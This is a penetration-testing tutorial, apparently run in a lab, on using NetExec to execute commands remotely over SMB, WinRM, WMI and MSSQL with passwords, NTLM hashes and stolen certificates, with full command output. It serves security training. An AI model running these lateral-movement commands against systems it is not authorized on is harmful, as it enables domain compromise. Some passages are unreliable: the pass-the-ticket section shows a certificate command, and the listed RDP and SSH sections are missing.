

NetExec for Pentester



Command »»»
Execution



Contents

Introduction & Overview	3
SMB Command Execution.....	3
Breakdown of the Command	3
SMB - Pass-the-Hash (NTLM Hash Authentication)	4
Pass-the-Ticket (PTT) - Kerberos Authentication	5
WinRM Command Execution	5
Key difference — WinRM vs SMB	6
Winrm - Pass-the-Certificate (PtC).....	7
The attack flow step by step:	7
WMI - Command Execution via RPC (Port 135)	8
WMI vs SMB vs Winrm.....	9
WMI Pass-the-Hash.....	9
The attack flow.....	10
WMI - Pass-the-Certificate.....	10
MSSQL Command Execution.....	11
MSSQL Pass-the-Hash	12
MSSQL Pass-the-Certificate.....	12
RDP Command Execution.....	13
SSH Command Execution	14
Key Takeaways.....	14



Introduction & Overview

NetExec (nxc) is a powerful post-exploitation and lateral movement tool used by penetration testers to interact with remote systems over protocols like SMB, WinRM, SSH, and more. It is the modern successor to CrackMapExec and is widely used in Active Directory environments.

One of its most important capabilities is remote command execution — allowing pentesters to run commands on target machines without direct physical access.

Instead of breaking in, the tester decided to log in like a legitimate user. Tools like NetExec (nxc) don't smash doors — they walk through them.

Using valid credentials, the tester reached out to different services on the target machine:

- **SMB** — for file sharing (port 445)
- **WinRM** — for remote management (port 5985)
- **WMI** — via RPC/DCOM (port 135)
- **MSSQL** — for database access (port 1433)
- **RDP** — for full desktop access (port 3389)
- **SSH** — for Linux systems (port 22)

SMB Command Execution

SMB (Server Message Block) is the most commonly targeted protocol for lateral movement in Windows Active Directory environments. NetExec can execute arbitrary OS commands on remote machines using valid credentials over port 445.

```
nxc smb 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
```

```
(root@kali)~# nxc smb 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
SMB 192.168.1.11 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
SMB 192.168.1.11 445 DC [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.11 445 DC [+] Executed command via wmiexec
SMB 192.168.1.11 445 DC Windows IP Configuration
SMB 192.168.1.11 445 DC Ethernet adapter Ethernet0:
SMB 192.168.1.11 445 DC Connection-specific DNS Suffix . :
SMB 192.168.1.11 445 DC IPv4 Address. . . . . : 192.168.1.11
SMB 192.168.1.11 445 DC Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.1.11 445 DC Default Gateway . . . . . : 192.168.1.1
```

Breakdown of the Command

- `nxc smb` → Uses NetExec (nxc) to interact with the SMB protocol
- `192.168.1.11` → Target machine (likely a Domain Controller)
- `-u administrator` → Username for authentication
- `-p Ignite@987` → Password for authentication
- `-x ipconfig` → Executes the ipconfig command remotely





Part	Meaning
<code>nxc smb</code>	Use NetExec with SMB protocol
<code>192.168.1.11</code>	Target IP
<code>-u administrator</code>	Username
<code>-p Ignite@987</code>	Password
<code>-x ipconfig</code>	Command to execute on the remote machine

SMB - Pass-the-Hash (NTLM Hash Authentication)

Windows NTLM authentication doesn't need your actual password — it only needs the hash of the password. During NTLM's challenge-response process, Windows sends the NT hash, not the plaintext password.

```
nxc smb 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x systeminfo
```

```
(root@kali)~# nxc smb 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x systeminfo
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local)
[+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
[+] Executed command via wmiexec
Host Name: DC
OS Name: Microsoft Windows Server 2019 Standard Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00431-10000-00000-AA588
Original Install Date: 3/15/2026, 5:17:52 AM
System Boot Time: 3/17/2026, 10:01:14 AM
System Manufacturer: VMware, Inc.
System Model: VMware20,1
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 165 Stepping 5 Ge
[02]: Intel64 Family 6 Model 165 Stepping 5 Ge
VMware, Inc. VMW201.00V.24006586.B64.24060421
BIOS Version:
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 8,191 MB
Available Physical Memory: 6,468 MB
Virtual Memory: Max Size: 10,111 MB
Virtual Memory: Available: 8,381 MB
Virtual Memory: In Use: 1,730 MB
Page File Location(s): C:\pagefile.sys
Domain: ignite.local
Logon Server: \\DC
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB4514366
[02]: KB4512577
[03]: KB4512578
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) 82574L Gigabit Network Connecti
Connection Name: Ethernet0
DHCP Enabled: No
IP address(es)
[01]: 192.168.1.11
Hyper-V Requirements: A hypervisor has been detected. Features requ
```





NetExec uses a Kerberos Ticket Granting Ticket (TGT) or Service Ticket (TGS) already stored in memory or a .ccache file on the attacker's machine. No plaintext password, no NTLM hash — just a Kerberos ticket.

```
(root@kali)-[~]
# nxc smb 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"
SMB 192.168.1.11 445 DC [*] Windows 10 / Server 2019 Build 17763
SMB 192.168.1.11 445 DC [+] ignite.local\administrator:32196b56f
SMB 192.168.1.11 445 DC [+] Executed command via wmiexec
SMB 192.168.1.11 445 DC ignite\administrator
```

WinRM (Windows Remote Management) is Microsoft's implementation of WS-Management, designed for remote management of Windows machines. Unlike SMB (port 445), WinRM operates on port 5985 (HTTP) or 5986 (HTTPS) and uses PowerShell under the hood.

```
(root@kali)-[~]
# nxc winrm 192.168.1.11 -u raj -p Password@1 -x "net user"
WINRM 192.168.1.11 5985 DC [!] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:raj.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved from cryptography.hazmat.primitives.ciphers to cryptography.hazmat.primitives.python_key_derivation
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.1.11 5985 DC [+] ignite.local\raj:Password@1 (Pwn3d!)
WINRM 192.168.1.11 5985 DC [-] Execute command failed, current user: 'ignite.local\raj'
WINRM 192.168.1.11 5985 DC [+] Executed command (shell type: powershell)
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC User accounts for \\
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC
```

aarti	Administrator	Guest
krbtgt	raj	

The command completed with one or more errors.



Key difference — WinRM vs SMB

FEATURE	SMB	WINRM
Port	445	5985 / 5986
Protocol	CIFS / SMB	WS-Management
Used for	File sharing, lateral movement	Remote management, PowerShell remoting
Requires	Admin share access	WinRM service enabled
Stealthier	Less	More
Auth support	NTLM, Kerberos	NTLM, Kerberos, CredSSP
Shell type	cmd.exe	PowerShell

Winrm - Pass-the-Hash

WinRM's Pass-the-Hash accepts just the NT portion directly — no LM:NT format needed. Only the NT hash is required.

```
nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
```

```
(root@kali)-[~]
# nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
WINRM 192.168.1.11 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (do
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has bee
arc4 = algorithms.ARC4(self._key)
WINRM 192.168.1.11 5985 DC [+] ignite.local\administrator:32196B56FFE6F45E294117B
WINRM 192.168.1.11 5985 DC [+] Executed command (shell type: cmd)
WINRM 192.168.1.11 5985 DC Volume in drive C has no label.
WINRM 192.168.1.11 5985 DC Volume Serial Number is 7457-2682
WINRM 192.168.1.11 5985 DC
WINRM 192.168.1.11 5985 DC Directory of C:\Users\Administrator
WINRM 192.168.1.11 5985 DC 03/15/2026 12:38 PM <DIR> .
WINRM 192.168.1.11 5985 DC 03/15/2026 12:38 PM <DIR> ..
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> 3D Objects
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Contacts
WINRM 192.168.1.11 5985 DC 03/15/2026 05:53 AM <DIR> Desktop
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Documents
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Downloads
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Favorites
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Links
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Music
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Pictures
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Saved Games
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Searches
WINRM 192.168.1.11 5985 DC 03/15/2026 05:18 AM <DIR> Videos
WINRM 192.168.1.11 5985 DC 0 File(s) 0 bytes
WINRM 192.168.1.11 5985 DC 14 Dir(s) 49,225,121,792 bytes free
```



Protocol	Hash Format	Example
SMB	LM:NT	aad3b435b51404eeaad3b435b51404ee:32196B56...
WinRM	NT only	32196B56FFE6F45E294117B91A83BF38

Winrm - Pass-the-Certificate (PtC)

This is the most advanced authentication method in the series. In Active Directory environments using ADCS (Active Directory Certificate Services), certificates can be issued to user accounts. If an attacker steals or forges one, they can authenticate without ever needing the password or hash.

```
nxc winrm 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "systeminfo" --kdcHost 192.168.1.11
```

```

--(root@kali)-[~]
# nxc winrm 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "systeminfo" --kdcHost 192.168.1.11
INRM 192.168.1.11 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptograp
arc4 = algorithms.ARC4(self.key)
INRM 192.168.1.11 5985 DC [+] ignite.local\administrator:32196b56ffe6f45e294117b91a83bf38 (Pwn3d!)
INRM 192.168.1.11 5985 DC [+] Executed command (shell type: cmd)
INRM 192.168.1.11 5985 DC
INRM 192.168.1.11 5985 DC Host Name: DC
INRM 192.168.1.11 5985 DC OS Name: Microsoft Windows Server 2019 Standard Evaluation
INRM 192.168.1.11 5985 DC OS Version: 10.0.17763 N/A Build 17763
INRM 192.168.1.11 5985 DC OS Manufacturer: Microsoft Corporation
INRM 192.168.1.11 5985 DC OS Configuration: Primary Domain Controller
INRM 192.168.1.11 5985 DC OS Build Type: Multiprocessor Free
INRM 192.168.1.11 5985 DC Registered Owner: Windows User
INRM 192.168.1.11 5985 DC Registered Organization:
INRM 192.168.1.11 5985 DC Product ID: 00431-10000-00000-AA588
INRM 192.168.1.11 5985 DC Original Install Date: 3/15/2026, 5:17:52 AM
INRM 192.168.1.11 5985 DC System Boot Time: 3/18/2026, 1:24:53 AM
INRM 192.168.1.11 5985 DC System Manufacturer: VMware, Inc.
INRM 192.168.1.11 5985 DC System Model: VMware20,1
INRM 192.168.1.11 5985 DC System Type: x64-based PC
INRM 192.168.1.11 5985 DC Processor(s): 2 Processor(s) Installed.
INRM 192.168.1.11 5985 DC [01]: Intel64 Family 6 Model 165 Stepping 5 Genu
INRM 192.168.1.11 5985 DC [02]: Intel64 Family 6 Model 165 Stepping 5 Genu
INRM 192.168.1.11 5985 DC BIOS Version: VMware, Inc. VMW201.00V.24006586.B64.2406042154,
INRM 192.168.1.11 5985 DC Windows Directory: C:\Windows
INRM 192.168.1.11 5985 DC System Directory: C:\Windows\system32
INRM 192.168.1.11 5985 DC Boot Device: \Device\HarddiskVolume2
INRM 192.168.1.11 5985 DC System Locale: en-us;English (United States)
INRM 192.168.1.11 5985 DC Input Locale: en-us;English (United States)
INRM 192.168.1.11 5985 DC Time Zone: (UTC-08:00) Pacific Time (US & Canada)
INRM 192.168.1.11 5985 DC Total Physical Memory: 8,191 MB
INRM 192.168.1.11 5985 DC Available Physical Memory: 6,745 MB
INRM 192.168.1.11 5985 DC Virtual Memory: Max Size: 10,111 MB
INRM 192.168.1.11 5985 DC Virtual Memory: Available: 8,664 MB
INRM 192.168.1.11 5985 DC Virtual Memory: In Use: 1,447 MB
INRM 192.168.1.11 5985 DC Page File Location(s): C:\pagefile.sys
INRM 192.168.1.11 5985 DC Domain: ignite.local
INRM 192.168.1.11 5985 DC Logon Server: \\DC
INRM 192.168.1.11 5985 DC Hotfix(s): 3 Hotfix(s) Installed.
INRM 192.168.1.11 5985 DC [01]: KB4514366
INRM 192.168.1.11 5985 DC [02]: KB4512577
INRM 192.168.1.11 5985 DC [03]: KB4512578
INRM 192.168.1.11 5985 DC Network Card(s): 1 NIC(s) Installed.


```

The attack flow step by step:

- **Attacker has the .pfx cert** — stolen from AD CS (Active Directory Certificate Services), contains both private key and certificate
- **Contact the KDC** — --kdcHost points to the Domain Controller on port 88 (Kerberos)



- **PKINIT authentication** — the certificate is presented to the KDC instead of a password, using the Kerberos PKINIT extension
- **TGT issued** — KDC validates the cert and grants a Kerberos Ticket Granting Ticket
- **WinRM execution** — TGT is used to authenticate over WinRM (port 5985) and run systeminfo
-

Attack Flow:

WMI - Command Execution via RPC (Port 135)

WMI (Windows Management Instrumentation) provides another attack path via RPC/DCOM on port 135 with dynamic high ports. Unlike SMB or WinRM, WMI uses a dynamic port negotiation process, making it harder to block with simple firewall rules.

```
nxc wmi 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
```



```
(root@kali)-[~]
# nxc wmi 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
RPC 192.168.1.11 135 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC)
WMI 192.168.1.11 135 DC [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
WMI 192.168.1.11 135 DC [+] Executed command: "ipconfig" via wmiexec
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
WMI 192.168.1.11 135 DC
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.1.11
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

The attack flow works like this:

- **Step 1:** Client connects to RPC Endpoint Mapper Port 135
- **Step 2:** Mapper returns a dynamic port (49152–65535)
- **Step 3:** Client connects to that dynamic port for actual WMI communication
- **Step 4:** Command executes via Win32_Process class

WMI vs SMB vs Winrm

WMI vs SMB vs WinRM:

FEATURE	SMB	WINRM	WMI
Port	445	5985/5986	135 + dynamic
Protocol	CIFS/SMB	WS-Management	DCOM/RPC
Used for	File sharing, lateral movement	Remote mgmt, PS remoting	System info, process execution
Shell type	cmd.exe	PowerShell	cmd.exe
Stealthier	Less	More	More
Auth support	NTLM, Kerberos	NTLM, Kerberos, CredSSP	NTLM, Kerberos
Firewall	Often open	Sometimes blocked	Often blocked

WMI Pass-the-Hash

It also accepts the NT hash directly without LM:NT format, similar to WinRM.

```
nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
```



```
(root@kali)-[~]
# nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
RPC 192.168.1.11 135 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
WMI 192.168.1.11 135 DC [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38
WMI 192.168.1.11 135 DC [+] Executed command: "dir" via wmiexec
WMI 192.168.1.11 135 DC Volume in drive C has no label.
WMI 192.168.1.11 135 DC Volume Serial Number is 7457-2682
WMI 192.168.1.11 135 DC Directory of C:\
WMI 192.168.1.11 135 DC 09/15/2018 12:19 AM <DIR> PerfLogs
WMI 192.168.1.11 135 DC 03/15/2026 05:53 AM <DIR> Program Files
WMI 192.168.1.11 135 DC 03/15/2026 05:52 AM <DIR> Program Files (x86)
WMI 192.168.1.11 135 DC 03/15/2026 01:05 PM <DIR> temp
WMI 192.168.1.11 135 DC 03/16/2026 10:22 AM <DIR> Users
WMI 192.168.1.11 135 DC 03/17/2026 10:03 AM <DIR> Windows
WMI 192.168.1.11 135 DC 0 File(s) 0 bytes
WMI 192.168.1.11 135 DC 6 Dir(s) 49,225,121,792 bytes free
```

The attack flow

-H 32196B56FFE6F45E294117B91A83BF38 — **Pass-the-Hash** using NT hash only. WMI accepts the NT hash directly without needing LM:NT format.

Part	Meaning
<code>nxc wmi</code>	Use NetExec with WMI protocol
<code>192.168.1.11</code>	Target IP
<code>-u administrator</code>	Username
<code>-H 32196B56FFE6F45E294117B91A83BF38</code>	Pass-the-Hash — NT hash used instead of plaintext password
<code>-x dir</code>	Command to execute on the remote machine — lists files and folders

Hash format across protocols:

Protocol	Hash Format	Reason
SMB	<code>LM:NT</code>	Needs both for full NTLM handshake
WinRM	<code>NT only</code>	Only NT portion required
WMI	<code>NT only</code>	Only NT portion required

WMI - Pass-the-Certificate

The same PFX certificate used against WinRM can be applied over WMI/RPC on port 135.

```
nxc wmi 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"
```



- **wmi** — Windows Management Instrumentation, runs on port **135** (RPC) with dynamic high ports.
- **--pfx-cert administrator.pfx** — Certificate file used for authentication. Contains private key + certificate stolen from AD CS (Active Directory Certificate Services).

```
(root@kali)-[~]
# nxc wmi 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"
RPC      192.168.1.11    135     DC      [*] Windows 10 / Server 2019 Build 17763 (name:WIN-6I5RSJTM0JR)
WMI      192.168.1.11    135     DC      [+] ignite.local\administrator:32196b56ffe
WMI      192.168.1.11    135     DC      [+] Executed command: "whoami" via wmiexec
WMI      192.168.1.11    135     DC      ignite\administrator
```

MSSQL Command Execution

NetExec can leverage SQL Server's built-in xp_cmdshell stored procedure to run OS commands. This procedure is disabled by default but can be enabled with SA (System Administrator) privileges. Once enabled, commands run in the context of the SQL Server service account — often NT AUTHORITY\SYSTEM.

This makes MSSQL a powerful privilege escalation path when SA credentials are available.

```
nxc mssql 192.168.1.13 -u administrator -p 'Ignite@987' -x "netstat -ano"
```

```
(root@kali)-[~]
# nxc mssql 192.168.1.13 -u administrator -p 'Ignite@987' -x "netstat -ano"
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR [*] Windows 10 / Server 2019 Build 17763 (name:WIN-6I5RSJTM0JR) (
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR [+] WIN-6I5RSJTM0JR\administrator:Ignite@987 (Pwn3d!)
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR [+] Executed command via mssqlexec
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR Active Connections
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR Proto Local Address Foreign Address State
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:1433 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 0.0.0.0:49676 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 192.168.1.13:139 0.0.0.0:0 LISTENING
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 192.168.1.13:4433 192.168.1.10:44388 ESTABLISHED
MSSQL 192.168.1.13 1433 WIN-6I5RSJTM0JR TCP 192.168.1.13:49672 23.12.232.142:80 TIME WAIT
```

NetExec supports two authentication methods for MSSQL:

- **Windows Authentication** — Uses domain or local Windows credentials, authenticating through the Windows security subsystem (NTLM/Kerberos). This is common in Active Directory environments where SQL Server is integrated with domain accounts.
- **Local SQL Authentication** — Uses a SQL Server-native login (username and password stored within SQL Server itself), independent of the Windows account system. The sa account is the classic example of this.





MSSQL Pass-the-Hash

This command uses **NetExec (nxc)** to authenticate to an MSSQL service and execute a system command via Pass-the-Hash (PtH).

```
nxc mssql 192.168.1.4 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
```

```
(root@kali)-[~]
# nxc mssql 192.168.1.4 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH [*] Windows 10 / Server 2019 Build 17763 (name:WIN-0
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH [+] WIN-058B74D7QOH\administrator:32196B56FFE6F45E29
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH [+] Executed command via mssqlsexec
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Windows IP Configuration
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Ethernet adapter Ethernet0:
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Connection-specific DNS Suffix . :
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Link-local IPv6 Address . . . . . : fe80::61cf:89a:4
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH IPv4 Address. . . . . : 192.168.1.4
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Subnet Mask . . . . . : 255.255.255.0
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH Default Gateway . . . . . : fe80::1%6
MSSQL 192.168.1.4 1433 WIN-058B74D7QOH 192.168.1.1
```

MSSQL Pass-the-Certificate

Apart from using a regular username and password, NetExec also allows you to authenticate to an MSSQL server using a **certificate file** through the `-pfx-cert` flag. This is useful when a certificate has already been obtained during an earlier engagement stage.

```
nxc mssql 192.168.1.13 --pfx-cert administrator.pfx -u administrator -x "systeminfo"
```



```
(root@kali)-[~]
# nxc mssql 192.168.1.13 --pfx-cert administrator.pfx -u administrator -x "systeminfo"
MSSQL 192.168.1.13 1433 WIN-SQL [*] Windows 10 / Server 2019 Build 17763 (name:WIN-S
MSSQL 192.168.1.13 1433 WIN-SQL [+] ignite.local\administrator:32196b56ffe6f45e29411
MSSQL 192.168.1.13 1433 WIN-SQL [+] Executed command via mssqlexec
MSSQL 192.168.1.13 1433 WIN-SQL Host Name: WIN-SQL
MSSQL 192.168.1.13 1433 WIN-SQL OS Name: Microsoft Windows Server
MSSQL 192.168.1.13 1433 WIN-SQL OS Version: 10.0.17763 N/A Build 1776
MSSQL 192.168.1.13 1433 WIN-SQL OS Manufacturer: Microsoft Corporation
MSSQL 192.168.1.13 1433 WIN-SQL OS Configuration: Member Server
MSSQL 192.168.1.13 1433 WIN-SQL OS Build Type: Multiprocessor Free
MSSQL 192.168.1.13 1433 WIN-SQL Registered Owner: Windows User
MSSQL 192.168.1.13 1433 WIN-SQL Registered Organization:
MSSQL 192.168.1.13 1433 WIN-SQL Product ID: 00431-10000-00000-AA236
MSSQL 192.168.1.13 1433 WIN-SQL Original Install Date: 3/16/2026, 10:46:08 AM
MSSQL 192.168.1.13 1433 WIN-SQL System Boot Time: 3/17/2026, 10:09:59 AM
MSSQL 192.168.1.13 1433 WIN-SQL System Manufacturer: VMware, Inc.
MSSQL 192.168.1.13 1433 WIN-SQL System Model: VMware20,1
MSSQL 192.168.1.13 1433 WIN-SQL System Type: x64-based PC
MSSQL 192.168.1.13 1433 WIN-SQL Processor(s): 2 Processor(s) Installed.
MSSQL 192.168.1.13 1433 WIN-SQL [01]: Intel64 Family 6 Model 165 Stepping 5 GenuineI
MSSQL 192.168.1.13 1433 WIN-SQL [02]: Intel64 Family 6 Model 165 Stepping 5 GenuineI
MSSQL 192.168.1.13 1433 WIN-SQL BIOS Version: VMware, Inc. VMW201.00V.2
MSSQL 192.168.1.13 1433 WIN-SQL Windows Directory: C:\Windows
MSSQL 192.168.1.13 1433 WIN-SQL System Directory: C:\Windows\system32
MSSQL 192.168.1.13 1433 WIN-SQL Boot Device: \Device\HarddiskVolume2
MSSQL 192.168.1.13 1433 WIN-SQL System Locale: en-us;English (United Sta
MSSQL 192.168.1.13 1433 WIN-SQL Input Locale: en-us;English (United Sta
MSSQL 192.168.1.13 1433 WIN-SQL Time Zone: (UTC-08:00) Pacific Time
MSSQL 192.168.1.13 1433 WIN-SQL Total Physical Memory: 8,191 MB
MSSQL 192.168.1.13 1433 WIN-SQL Available Physical Memory: 6,304 MB
MSSQL 192.168.1.13 1433 WIN-SQL Virtual Memory: Max Size: 10,111 MB
MSSQL 192.168.1.13 1433 WIN-SQL Virtual Memory: Available: 8,254 MB
MSSQL 192.168.1.13 1433 WIN-SQL Virtual Memory: In Use: 1,857 MB
MSSQL 192.168.1.13 1433 WIN-SQL Page File Location(s): C:\pagefile.sys
MSSQL 192.168.1.13 1433 WIN-SQL Domain: ignite.local
MSSQL 192.168.1.13 1433 WIN-SQL Logon Server: N/A
